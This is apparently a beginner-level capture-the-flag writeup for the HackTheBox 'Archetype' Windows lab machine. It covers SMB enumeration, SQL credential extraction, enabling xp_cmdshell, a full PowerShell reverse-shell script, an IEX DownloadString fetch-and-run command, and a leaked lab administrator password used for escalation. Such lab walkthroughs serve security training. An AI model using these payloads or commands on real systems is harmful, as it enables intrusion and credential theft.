
[HackTheBox] Archetype — Starting point (Writeup)

dpgg May 29, 2020 · 7 min read


Hello haxz0r,

Today we are going to try to hack the windows machine in Starting point named **Archetype**.

Before we even start we need to navigate to the **Access** page and switch our VPN server to the *Starting-point* VPN servers. Are you there? OK. Let's choose a server depending on your region.



After choosing our server we need to download our VPN package file.



We download the VPN package by clicking on **"Connection Pack".** You will see a pop-up message asking if you want either "Open" or "Save" the file. In our case, we want to save it.

The file will be saved to the **Downloads** folder. We need to navigate there, so we use the command **cd,** which stands for "**change the**

working directory". We should be using the command **ls -la** to list the directory contents.

More information about ls -la

Okay, now let's connect to the VPN using the command **openvpn your_name-startingpoint.ovpn .**If you can see a message **"Initialization Sequence Completed"** you are ready to start your penetration test on the machines in Starting-point.

NOTE: Please DO NOT close the window in which you have started your VPN, because you will lose your connection.

I know you can't wait to start hacking.. :)

Let's begin our journey. First, we need to do a *Network scan*.

For that, we have to start a scan using **Nmap**. Nmap is a "Network mapping tool". You can see the manual page of nmap using the command "**man nmap".**

The command I will use is: **nmap -sV -sC 10.10.10.27**

Explanation of nmap and tags

. . .

We now have to take a look at our results. Your results should be similar.

As for what we can see there are four ports open 135, 139, 445, 1433 which are detailed in the image above.

The SMB service allows anonymous login, that's why we will go and look over there. There are two popular tools which we can use to enumerate the Samba share. We will use **smbclient**, but one can also try **smbmap** to list the directories of the share. It will ask for a password, but we will press "**ENTER**". After that, you will be able to see shares.

Samba Shares

As from the output we can see that every Anonymous user could access the **"backups"** folder.

I will wait for you to log-in… OK, are you ready? Let's list the contents of the folder using the list directory contents command. You will see that

there is a file, let's download it using **get <filename>.** We are going to explore it locally on our machine.

Listing and getting the file

But before heading to look into it let's exit the smb service simply typing **"exit"** or the key combination of **CTRL+D/CTRL+C.**

Let's observe the file. We can use either the command "**cat**" or "**less**".For the purposes of this presentation, we will use "**cat**".

prod.dtsConfig contents

If we go through it we will stumble upon a username and a password.

"We see that it contains a SQL connection string, containing credentials for the local Windows user `ARCHETYPE\sql_svc`." — HackTheBox

Okay, let's use **mssqlclient**. If you don't know where it is don't worry, we will find it. Now let's use the "**locate**" command.

locate mssqlclient

We have now found the directory, let us now navigate to it.

mssqlclient.py

With using **mssqlclient.py** we will have to use the password we have found earlier. After putting everything together we will have a SQL prompt.

mssqclient.py

With the command **"SELECT IS_SRVROLEMEMBER('sysadmin')"** we can verify if that user has any privileges.

"*This will allow us to enable* ***xp_cmdshell*** *and gain RCE on the host. Let's attempt this, by inputting the commands below*." — HackTheBox

Let's follow the instructions provided from HackTheBox.

Commands provided from HackTheBox writeup

Let's not waste much time and edit the PowerShell script which will give us a reverse shell.

This is the script we are going to use:

```
$client = New-Object System.Net.Sockets.TCPClient("10.xx.xx.xx", xxx);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|% {0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "# ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte, 0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

We need to copy it using **nano** or if you want you can use **vi/vim** to paste it in a file. We will our payload as **payback.ps1**

The command we are using is “**nano payback.ps1”** and, using the combination of “**CTRL+V”**, we will paste it.

Now we have to change the IP address to ours and choose a port on which we will listen.

We will use “**ifconfig tun0**” to view our IP address assigned by the VPN.

ifconfig

we will change the IP in the payload to mine and we will choose 1337 as a port which we will be listening on. You can choose whichever port you prefer as long it is not occupied by a service.

After the changes have been made, we exit **nano** using the combination of **CTRL+X.**

Now we need to start a simple HTTP server using Python. There are two ways for starting a Python server. One is “**python -m SimpleHTTPServer PORT**” and the other is “**python3 -m http.server PORT**”.

In this situation, we will use **python3** and the command will be as shown in the picture below.

python3 server listening on port 80

Before we start our Python server we must **NOT** forget to navigate to the folder we have created in our payload.

Okay, now let’s set up a listener, using **Netcat**.

Setting up a netcat listener

I encourage you to read the manual of Netcat(nc). There is a lot we can learn from reading it.

We are one step away from getting a reverse shell. Now we need to download/upload our shell to the victim's computer which in our case is Archetype.

With the command: xp_cmdshell "powershell "IEX (New-Object Net.WebClient).DownloadString(\"http://10.10.xx.xx/<name>.ps1\");" — HackTheBox

Do not forget to change the IP to yours and add the name of your payload.

Now let's go back to the SQL connection where we will paste the xp_cmdshell command which will upload the payload.

We can verify that the payload is being downloaded/uploaded to the machine with navigating to the TAB where we had set-up our Python server.

Example of downloading/uploading a file

So on a theory, we should have received a connection back from the machine. Let's see if our netcat listener has received a connection.

Reverse Shell

Congratulations! We now have a reverse shell.

> *As this is a normal user account as well as a service account, it is worth checking for frequently access files or executed commands. We can use the*

> *command below to access the PowerShell history file. — HackTheBox*

```
type
C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadl
ine\ConsoleHost_history.txt

net.exe use T: \\Archetype\backups /user:administrator
MEGACORP_4dm1n!!
```

> *This reveals that the `backups` drive has been mapped using the local administrator credentials. We can use Impacket's `psexec.py` to gain a privileged shell. — HackTheBox*

And I will leave the last step to you. You need to find where **psexec.py** is and what is the syntax. After you have successfully used **psexec.py** you will have to navigate to the **Desktop** and grab the flag.

If you got this far, I would like to congratulate you on the journey you have started.

Thanks for reading, also I would like to thank **onemask** for giving me green light for using some of the tools helped creating this article.